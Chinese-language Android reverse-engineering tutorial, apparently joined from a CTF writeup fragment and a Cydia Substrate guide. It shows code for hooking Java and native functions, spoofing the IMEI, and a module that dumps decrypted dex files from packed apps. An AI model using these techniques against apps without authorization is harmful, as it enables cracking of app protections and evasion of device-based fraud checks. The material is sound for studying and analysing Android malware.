通过log，很容易就能看出来evilapk400使用了DES加密。通过log我们获取了密文，Key以及IV，所以我们可以写一个python程序来计算出最后的答案：

```
from M2Crypto.EVP import Cipher
from base64 import b64encode, b64decode

key = b64decode('H5jOqyCXcO+odcJFhT7Odh+Yzqsgl3Dv')
iv = b64decode('AAoKCgoCAqo=')
ciphertext = '5458d715704493d8e6b9bd38f8b6be0e'.decode('hex')
decipher = Cipher(alg='des_ede3_cbc', key=key, op=0, iv=iv)
plaintext = decipher.update(ciphertext)
plaintext += decipher.final()
print plaintext
```

```
$ python decrypt.py
日天@土亘
```

```
aliray@ubuntu:~/7weapons/libiegou/JavaHook$ python decrypt.py
日天@土亘
```



0x05 总结

本篇介绍了native层，JNI层以及JAVA层的hook，基本上可以满足我们平时对于android上hook的需求了。 另外文章中所有提到的代码和工具都可以在我的github下载到，地址是：https://github.com/zhengmin1989/TheSevenWeapons

0x06 参考资料

Android平台下hook框架adbi的研究（下）http://blog.csdn.net/roland_sun/article/details/36049307
ALICTF Writeups from Dr. Mario

原文 by 瘦蛟舞
注:框架有风险,使用要谨慎.

Cydia Substrate是一个代码修改平台.它可以修改任何主进程的代码,不管是用Java还是C/C++（native代码）编写的.而Xposed只支持HOOK app_process中的java函数,因此Cydia Substrate是一款强大而实用的HOOK工具.

官网地址：http://www.cydiasubstrate.com/

官方教程：http://www.cydiasubstrate.com/id/38be592b-bda7-4dd2-b049-cec44ef7a73b

SDK下载地址：http://asdk.cydiasubstrate.com/zips/cydia_substrate-r2.zip

0x00 Hook Java 层

之前讲解过 xposed 的用法为啥还要整这个了,下面简单对比两款框架。

劣势:

没啥错误提醒,排错比较麻烦.
需要对 NDK 开发有一定了解,相对 xposed 模块的开发学习成本高一些.
因为不开源网上(github)上可以参考的模块代码很少.
优势:

可以对 native 函数进行 hook . 与 xposed hook 原理不一样,因为不是开源具体原理我也不清楚. 结果就是一些Anti hook 可能对 xposed 有效而对 Cydia 无效.
使用方法

1. 安装框架app：http://www.cydiasubstrate.com/download/com.saurik.substrate.apk
2. 创建一个空的Android工程.由于创建的工程将以插件的形式被加载,所以不需要activity.将SDK中的substrate-api.jar复制到project/libs文件夹中.
3. 配置Manifest文件

```
<manifest xmlns:android="http://schemas.android.com/apk/res/android">
 <application>
     <meta-data android:name="com.saurik.substrate.main"
         android:value=".Main"/>
 </application>
 <uses-permission android:name="cydia.permission.SUBSTRATE"/>
</manifest>
```


4. 创建一个类,类名为Main.类中包含一个static方法initialize,当插件被加载的时候,该方法中的代码就会运行,完成一些必要的初始化工作.

```
import com.saurik.substrate.MS;
public class Main {
 static void initialize() {
     // ... code to run when extension is loaded
 }
}
```

5. hook imei example

```
import com.saurik.substrate.MS;
public class Main {
 static void initialize() {
     MS.hookClassLoad("android.telephony.TelephonyManager",
             new MS.ClassLoadHook() {
                 @SuppressWarnings("unchecked")
                 public void classLoaded(Class<?> arg0) {
                     Method hookimei;
                     try {
                         hookimei = arg0.getMethod("getDeviceId", null);
                     } catch (NoSuchMethodException e) {
                         // TODO Auto-generated catch block
                         e.printStackTrace();
                         hookimei = null;
                     }
                     if (hookimei != null) {
                         final MS.MethodPointer old1 = new MS.MethodPointer();
                         MS.hookMethod(arg0, hookimei, new MS.MethodHook() {
                             @Override
                             public Object invoked(Object arg0,
                                     Object... arg1) throws Throwable {
                                 // TODO Auto-generated method stub
                                 System.out.println("hook imei----------->");
                                 String imei = (String) old1.invoke(arg0,
                                         arg1);
                                 System.out.println("imei-------->" + imei);
                                 imei = "999996015409998";
                                 return imei;
                             }
                         }, old1);
                     }
                 }
             });
 }
}
```

6. 在 cydia app 界面中点击 Link Substrate Files 之后重启手机



1. 使用getimei的小程序验证imei是否被改变

```
public class MainActivity extends ActionBarActivity {
 private static final String tag = "MainActivity";
 TextView mText ;
 @Override
 protected void onCreate(Bundle savedInstanceState) {
     super.onCreate(savedInstanceState);
     setContentView(R.layout.activity_main);
     mText = (TextView) findViewById(R.id.text);
     TelephonyManager mtelehonyMgr = (TelephonyManager) getSystemService(this.TELE
PHONY_SERVICE);
     Build bd = new Build();
     String imei = mtelehonyMgr.getDeviceId();
     String imsi = mtelehonyMgr.getSubscriberId();
     //getSimSerialNumber()   获取 SIM 序列号  getLine1Number 获取手机号
     String androidId = Secure.getString(getApplicationContext().getContentResolve
r(), Secure.ANDROID_ID);
     String id = UUID.randomUUID().toString();
     String model = bd.MODEL;
     StringBuilder sb = new StringBuilder();
     sb.append("imei = "+ imei);
     sb.append("\nimsi = " + imsi);
     sb.append("\nandroid_id = " + androidId);
     sb.append("\nuuid = " + id);
     sb.append("\nmodel = " + model);
     if(imei!=null)
         mText.setText(sb.toString());
     else
         mText.setText("fail");
 }
```

2. 关键api介绍

MS.hookClassLoad:该方法实现在指定的类被加载的时候发出通知(改变其实现方式?).因为一个类可以在任何时候被加载,所以Substrate提供了一个方法用来检测用户感兴趣的类何时被加载.

这个api需要实现一个简单的接口MS.ClassLoadHook,该接口只有一个方法classLoaded,当类被加载的时候该方法会被执行.加载的类以参数形式传入此方法.

```
void hookClassLoad(String name, MS.ClassLoadHook hook);
参数     描述
name     包名+类名,使用java的.符号(被hook的完整类名)
hook     MS.ClassLoadHook的一个实例,当这个类被加载的时候,它的classLoaded方法会被执行.
MS.hookClassLoad("java.net.HttpURLConnection",
    new MS.ClassLoadHook() {
        public void classLoaded(Class<?> _class) {
            /* do something with _class argument */
        }
    }
);
```

MS.hookMethod:该API允许开发者提供一个回调函数替换原来的方法,这个回调函数是一个实现了MS.MethodHook接口的对象,是一个典型的匿名内部类.它包含一个invoked函数.

```
void hookMethod(Class _class, Member member, MS.MethodHook hook, MS.MethodPointer old)
;
参数     描述
_class     加载的目标类,为classLoaded传下来的类参数
member     通过反射得到的需要hook的方法(或构造函数). 注意：不能HOOK字段 (在编译的时候会进行检测).
hook     MS.MethodHook的一个实例,其包含的invoked方法会被调用,用以代替member中的代码
```

0x01 Hook Native 层


这块的功能 xposed 就不能实现啦.

整个流程大致如下:

创建工程,添加 NDK 支持
将 cydia 的库和头文件加入工程
修改 AndroidManifest配置文件
修改Android.md
开发模块
指定要hook 的 lib 库
保留原来的地址
替换的函数
Substrate entry point
MSGetImageByName or dlopen
MSFindSymbol or dlsym or nlist 指定方法,得到开始地址
MSHookFunction 替换函数
使用方法

第零步:添加 ndk 支持,将 cydia 的库和头文件加入工程

有关 ndk 开发的基础可以参考此文: NDK入门篇



注意要是 xxx.cy.cpp,不要忘记.cy

其实应该是动态链接库名称中的 cy 必须有,所有在 Android.md 中module 处的 .cy 必须带上咯

LOCAL_MODULE := DumpDex2.cy
第一步:修改配置文件

```
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    android:installLocation="internalOnly" >
    <application android:hasCode="false">
    </application>

    <uses-permission android:name="cydia.permission.SUBSTRATE"/>
</manifest>
```

设置 android:hasCode 属性 false,设置android:installLocation属性internalOnly"

第二步:指定要 hook 的 lib 库

```
#include <substrate.h>

MSConfig(MSFilterExecutable, "/system/bin/app_process")  //MSConfig(MSFilterLibrary, "
liblog.so")

// this is a macro that uses __attribute__((__constructor__))
MSInitialize {
    // ... code to run when extension is loaded
}
```

设置要 hook 的可执行文件或者动态库

第三步: 等待 class

```
static void OnResources(JNIEnv *jni, jclass resources, void *data) {
    // ... code to modify the class when loaded
}

MSInitialize {
    MSJavaHookClassLoad(NULL, "android/content/res/Resources", &OnResources);
}
```

第四步:修改实现

```
static jint (*_Resources$getColor)(JNIEnv *jni, jobject _this, ...);

static jint $Resources$getColor(JNIEnv *jni, jobject _this, jint rid) {
    jint color = _Resources$getColor(jni, _this, rid);
    return color & ~0x0000ff00 | 0x00ff0000;
}

static void OnResources(JNIEnv *jni, jclass resources, void *data) {
    jmethodID method = jni->GetMethodID(resources, "getColor", "(I)I");
    if (method != NULL)
        MSJavaHookMethod(jni, resources, method,
            &$Resources$getColor, &_Resources$getColor);
}
```

下面是步骤是在官网教程基础上对小白同学的一些补充吧.

```
» file libprocess.so
libprocess.so: ELF 32-bit LSB shared object, ARM, version 1 (SYSV), dynamically linked
 (uses shared libs), not stripped
```

第五步

复制libsubstrate-dvm.so(注意 arm 和 x86平台的选择)和substrate.h到 jni 目录下.创建SuperMathHook.cy.cpp文件

第六步

配置Android.mk文件

```
LOCAL_PATH := $(call my-dir)

include $(CLEAR_VARS)
LOCAL_MODULE:= substrate-dvm
LOCAL_SRC_FILES := libsubstrate-dvm.so
include $(PREBUILT_SHARED_LIBRARY)

include $(CLEAR_VARS)
LOCAL_MODULE    := SuperMathHook.cy
LOCAL_SRC_FILES := SuperMathHook.cy.cpp
LOCAL_LDLIBS := -llog
LOCAL_LDLIBS += -L$(LOCAL_PATH) -lsubstrate-dvm //-L指定库文件的目录,-l指定库文件名,-I指定头文件的目录.
include $(BUILD_SHARED_LIBRARY)
加入 c 的 lib

LOCAL_PATH := $(call my-dir)

include $(CLEAR_VARS)
LOCAL_MODULE:= substrate-dvm
LOCAL_SRC_FILES := libsubstrate-dvm.so
include $(PREBUILT_SHARED_LIBRARY)


include $(CLEAR_VARS)
LOCAL_MODULE:= substrate
LOCAL_SRC_FILES := libsubstrate.so
include $(PREBUILT_SHARED_LIBRARY)

include $(CLEAR_VARS)

LOCAL_MODULE    := CydiaN.cy
LOCAL_SRC_FILES := CydiaN.cy.cpp
LOCAL_LDLIBS := -llog
LOCAL_LDLIBS += -L$(LOCAL_PATH) -lsubstrate-dvm -lsubstrate

include $(BUILD_SHARED_LIBRARY)
```

strings 查看下里面的函数.

```
/data/data/com.jerome.jni/lib # strings libprocess.so
                              <
/system/bin/linker
__cxa_finalize
__cxa_atexit
Jstring2CStr
malloc
memcpy
__aeabi_unwind_cpp_pr0
Java_com_jerome_jni_JNIProcess_getInfoMD5
....
```

脱壳机模块开发

网上流传的 IDA dump 脱壳流程大致如下:

对 `/system/lib/libdvm.so` 方法 `JNI_OnLoad/dvmLoadNativeCode/dvmDexFileOpenPartial` 下断点分析
IDA 附加 app (IDA6.5以及之后版本)
Ctrl+s 查看基地址+偏移
IDA 分析寻找 dump 点
F8/F9执行到dex完全被解密到内存中时候进行 dump
现在目标就是通过 Cydia 的模块来自动化完成这个功能.这里咱选择对 dvmDexFileOpenPartial函数进行 hook.至于为什么要选择这里了?这就需要分析下 android dex优化过程

Android会对每一个安装的应用的dex文件进行优化,生成一个odex文件.相比于dex文件,odex文件多了一个optheader,依赖库信息（dex文件所需要的本地函数库）和辅助信息（类索引信息等）.

dex的优化过程是一个独立的功能模块来实现的,位于 http://androidxref.com/4.4.3_r1.1/xref/dalvik/dexopt/OptMain.cpp#57 其中 `extractAndProcessZip()` 函数完成优化操作.

http://androidxref.com/4.1.1/xref/dalvik/dexopt/OptMain.cpp

OptMain中的main函数就是加载dex的最原始入口

```
int main(int argc, char* const argv[])
{
    set_process_name("dexopt");

    setvbuf(stdout, NULL, _IONBF, 0);

    if (argc > 1) {
        if (strcmp(argv[1], "--zip") == 0)
            return fromZip(argc, argv);
        else if (strcmp(argv[1], "--dex") == 0)
            return fromDex(argc, argv);
        else if (strcmp(argv[1], "--preopt") == 0)
            return preopt(argc, argv);
    }
    ...
    return 1;
}
```

可以看到,这里会分别对3中类型的文件做不同处理,我们关心的是dex文件,所以接下来看看 fromDex函数：

```
static int fromDex(int argc, char* const argv[])
{
...
if (dvmPrepForDexOpt(bootClassPath, dexOptMode, verifyMode, flags) != 0) {
    ALOGE("VM init failed");
    goto bail;
}

vmStarted = true;

/* do the optimization */
if (!dvmContinueOptimization(fd, offset, length, debugFileName,
        modWhen, crc, (flags & DEXOPT_IS_BOOTSTRAP) != 0))
{
    ALOGE("Optimization failed");
    goto bail;
}
...
}
```

这个函数先初始化了一个虚拟机,然后调用 `dvmContinueOptimization` 函数 `/dalvik/vm/analysis/DexPrepare.cpp` ,进入这个函数：

```
bool dvmContinueOptimization(int fd, off_t dexOffset, long dexLength,
    const char* fileName, u4 modWhen, u4 crc, bool isBootstrap)
{
    ...
    /*
         * Rewrite the file.  Byte reordering, structure realigning,
         * class verification, and bytecode optimization are all performed
         * here.
         *
         * In theory the file could change size and bits could shift around.
         * In practice this would be annoying to deal with, so the file
         * layout is designed so that it can always be rewritten in place.
         *
         * This creates the class lookup table as part of doing the processing.
         */
        success = rewriteDex(((u1*) mapAddr) + dexOffset, dexLength,
                    doVerify, doOpt, &pClassLookup, NULL);

        if (success) {
            DvmDex* pDvmDex = NULL;
            u1* dexAddr = ((u1*) mapAddr) + dexOffset;

            if (dvmDexFileOpenPartial(dexAddr, dexLength, &pDvmDex) != 0) {
                ALOGE("Unable to create DexFile");
                success = false;
            } else {
    ...
}
```

这个函数中对Dex文件做了一些优化（如字节重排序,结构对齐等）,然后重新写入Dex文件.如果优化成功的话接下来调用dvmDexFileOpenPartial,而这个函数中调用了真正的Dex文件.在具体看看这个函数/dalvik/vm/DvmDex.cpp

```
/*
 * Create a DexFile structure for a "partial" DEX.  This is one that is in
 * the process of being optimized.  The optimization header isn't finished
 * and we won't have any of the auxillary data tables, so we have to do
 * the initialization slightly differently.
 *
 * Returns nonzero on error.
 */
int dvmDexFileOpenPartial(const void* addr, int len, DvmDex** ppDvmDex)
{
    DvmDex* pDvmDex;
    DexFile* pDexFile;
    int parseFlags = kDexParseDefault;
    int result = -1;

    /* -- file is incomplete, new checksum has not yet been calculated
    if (gDvm.verifyDexChecksum)
        parseFlags |= kDexParseVerifyChecksum;
    */

    pDexFile = dexFileParse((u1*)addr, len, parseFlags);
    if (pDexFile == NULL) {
        ALOGE("DEX parse failed");
        goto bail;
    }
    pDvmDex = allocateAuxStructures(pDexFile);
    if (pDvmDex == NULL) {
        dexFileFree(pDexFile);
        goto bail;
    }

    pDvmDex->isMappedReadOnly = false;
    *ppDvmDex = pDvmDex;
    result = 0;

bail:
    return result;
}
```

这个函数的前两个参数非常关键,第一个参数是dex文件的起始地址,第二个参数是dex文件的长度,有了这两个参数,就可以从内存中将这个dex文件dump下来了,这也是在此函数下断点的原因.该函数会调用dexFileParse()对dex文件进行解析

所以在dexFileParse函数处来进行 dump 也是可行的.但是因为这个函数的原型是

`DexFile* dexFileParse(const u1* data, size_t length, int flags)` 其返回值为一个结构体指针struct DexFile { ... },要 hook 这个函数得把结构体从 android 源码中扣出来或者直接改镜像.

找到dvmDexFileOpenPartial函数在 libdvm.so 对应的名称

```
» strings libdvm_arm.so|grep dvmDexFileOpenPartial
_Z21dvmDexFileOpenPartialPKviPP6DvmDex

» strings libdvm_arm.so|grep dexFileParse
_Z12dexFileParsePKhji
```

有了上述理论基础,现在可以正式开发模块了.大致流程如下

指定要hook 的 lib 库

Original method template 原函数模板

Modified method 替换的函数

Substrate entry point

MSGetImageByName or dlopen 载入lib得到 image

MSFindSymbol or dlsym or nlist 指定方法,得到开始地址

MSHookFunction 替换函数

完整代码

```
#include "substrate.h"
#include <android/log.h>
#include <unistd.h>
#include <stdio.h>
#include <fcntl.h>
#include <sys/types.h>
#include <string.h>

#define BUFLEN 1024
#define TAG "DEXDUMP"
#define LOGD(...) __android_log_print(ANDROID_LOG_DEBUG, TAG, __VA_ARGS__)
#define LOGI(...) __android_log_print(ANDROID_LOG_INFO, TAG, __VA_ARGS__)

//get packagename from pid
int getProcessName(char * buffer){
    char path_t[256]={0};
    pid_t pid=getpid();
    char str[15];
    sprintf(str, "%d", pid);
    memset(path_t, 0 , sizeof(path_t));
    strcat(path_t, "/proc/");
    strcat(path_t, str);
    strcat(path_t, "/cmdline");
    //LOG_ERROR("zhw", "path:%s", path_t);
    int fd_t = open(path_t, O_RDONLY);
    if(fd_t>0){
        int read_count = read(fd_t, buffer, BUFLEN);

        if(read_count>0){
              int  processIndex=0;
              for(processIndex=0;processIndex<strlen(buffer);processIndex++){
                  if(buffer[processIndex]==':'){
                      buffer[processIndex]='_';
                  }

              }
            return 1;
        }
    }
    return 0;
}

//指定要hook 的 lib 库
MSConfig(MSFilterLibrary,"/system/lib/libdvm.so")

//保留原来的地址  DexFile* dexFileParse(const u1* data, size_t length, int flags)
int (* oldDexFileParse)(const void * addr,int len,int flags);

//替换的函数
int myDexFileParse(const void * addr,int len,void ** dvmdex)
{
    LOGD("call my dvm dex!!:%d",getpid());

    {
        //write to file
        //char buf[200];
```

```
        // 导出dex文件
        char dexbuffer[64]={0};
        char dexbufferNamed[128]={0};
        char * bufferProcess=(char*)calloc(256,sizeof(char));
        int  processStatus= getProcessName(bufferProcess);
        sprintf(dexbuffer, "_dump_%d", len);
        strcat(dexbufferNamed,"/sdcard/");
        if (processStatus==1) {
          strcat(dexbufferNamed,bufferProcess);
            strcat(dexbufferNamed,dexbuffer);

        }else{
            LOGD("FAULT pid not  found\n");
        }

        if(bufferProcess!=NULL)
        {

          free(bufferProcess);
        }

        strcat(dexbufferNamed,".dex");

        //sprintf(buf,"/sdcard/dex.%d",len);
        FILE * f=fopen(dexbufferNamed,"wb");
        if(!f)
        {
            LOGD(dexbuffer + " : error open sdcard file to write");
        }
        else{
            fwrite(addr,1,len,f);
            fclose(f);
        }



    }
    //进行原来的调用，不影响程序运行
    return oldDexFileParse(addr,len,dvmdex);
}

//Substrate entry point
MSInitialize
{
    LOGD("Substrate initialized.");
    MSImageRef image;
    //载入lib
    image = MSGetImageByName("/system/lib/libdvm.so");
    if (image != NULL)
    {

        void * dexload=MSFindSymbol(image,"_Z21dvmDexFileOpenPartialPKviPP6DvmDex");
        if(dexload==NULL)
        {
            LOGD("error find _Z21dvmDexFileOpenPartialPKviPP6DvmDex ");

        }
        else{
            //替换函数
            //3.MSHookFunction
            MSHookFunction(dexload,(void*)&myDexFileParse,(void **)&oldDexFileParse);
        }
    }
    else{
        LOGD("ERROR FIND LIBDVM");
    }
}
```

效果如下:

```
shell@hammerhead:/sdcard $ l |grep dex
app_process_classes_3220.dex
com.ali.tg.testapp_classes_606716.dex
com.chaozh.iReaderFree_classes_4673256.dex
com.secken.app_xg_service_v2_classes_6327832.dex
```

脱壳机模块改进一

更改 hook 点为 dexFileParse,上文已经讲解了为啥也可以选择这里.也分析了 dex 优化的过程,这里在分析下 dex 加载的过程.

DexClassLoader广泛被开发者用于插件的动态加载.而PathClassLoader几乎没怎么见过.

因为PathClassLoader 没有提供优化 dex 的目录而是固定将 odex 存放到 /data/dalvik-cache 中 ,故它只能加载已经安装到 Android 系统中的 apk 文件,也就是 /data/app 目录下的 apk 文件.

PathClassLoader 和 DexClassLoader 父类为 BaseDexClassLoader

http://androidxref.com/4.4.2_r1/xref/libcore/dalvik/src/main/java/dalvik/system/BaseDexClassLoader.java

```
45    public BaseDexClassLoader(String dexPath, File optimizedDirectory,
       String libraryPath, ClassLoader parent) {
```

http://androidxref.com/4.4.2_r1/xref/libcore/dalvik/src/main/java/dalvik/system/DexPathList.java

```
DexPathList(this, dexPath, libraryPath, optimizedDirectory);

260     private static DexFile loadDexFile(File file, File optimizedDirectory)
```

http://androidxref.com/4.4.2_r1/xref/libcore/dalvik/src/main/java/dalvik/system/DexFile.java

```
141 static public DexFile loadDex(String sourcePathName, String outputPathName, int fl
ags)
调用 native 函数 native private static int openDexFileNative(String sourceName, String o
utputName, int flags)

294     private static int openDexFile(String sourceName, String outputName,
295         int flags) throws IOException {
296         return openDexFileNative(new File(sourceName).getCanonicalPath(),
297                                  (outputName == null) ? null : new File(outputName)
.getCanonicalPath(),
298                                  flags);
299     }
```

http://androidxref.com/4.4.2_r1/xref/dalvik/vm/native/dalvik_system_DexFile.cpp

```
151 static void Dalvik_dalvik_system_DexFile_openDexFileNative(const u4* args, JValue* pResult)
//249 static void Dalvik_dalvik_system_DexFile_openDexFile_bytearray(const u4* args, JValue* pResult)
```

http://androidxref.com/4.4.2_r1/xref/dalvik/vm/RawDexFile.cpp

```
109 int dvmRawDexFileOpen(const char* fileName, const char* odexOutputName, RawDexFile** ppRawDexFile, bool isBootstrap)  //工具类方法打开DEX文件/Jar文件
```

http://androidxref.com/4.4.4_r1/xref/dalvik/vm/DvmDex.cpp

```
93 int dvmDexFileOpenFromFd(int fd, DvmDex** ppDvmDex)  //从一个打开的DEX文件,映射到只读共享内存并且解析内容
//146 int dvmDexFileOpenPartial(const void* addr, int len, DvmDex** ppDvmDex)  //通过地址和长度打开部分DEX文件
```

http://androidxref.com/4.4.4_r1/xref/dalvik/libdex/DexFile.cpp

```
289 dexFileParse(const u1* data, size_t length, int flags)  //解析dex文件
```

> 方法openDexFile里通过dvmDexFileOpenFromFd函数调用dexFileParse函数,分析Dex文件里每个类名称和类的代码所在索引,然后dexFileParse调用函数dexParseOptData来把类名称写对象pDexFile->pClassLookup里面,当然也更新了索引

```
//Substrate entry point
MSInitialize
{
    LOGD("Cydia Init");
    MSImageRef image;
    //载入lib
    image = MSGetImageByName("/system/lib/libdvm.so");
    if (image != NULL)
    {
        void * dexload=MSFindSymbol(image,"_Z12dexFileParsePKhji");
        if(dexload==NULL)
        {
            LOGD("error find _Z12dexFileParsePKhji");

        }
        else{
            //替换函数
            //3.MSHookFunction
            MSHookFunction(dexload,(void*)&myDexFileParse,(void **)&oldDexFileParse);
        }
    }
    else{
        LOGD("ERROR FIND LIBDVM");
    }
}
```

脱壳机模块改进二

加入encode

优化输出

...

github 地址如下,里面已经有一个编译好但是没有签名的 apk 了...

https://github.com/WooyunDota/DumpDex

```
16242-16242/? I/DEXDUMP2: exclude shoot
16242-16242/? D/DEXDUMP2: call myDexFileParse! pid: 16242 , pname : /system/bin/dexopt , size : 1294424
16242-16242/? I/DEXDUMP2: exclude shoot
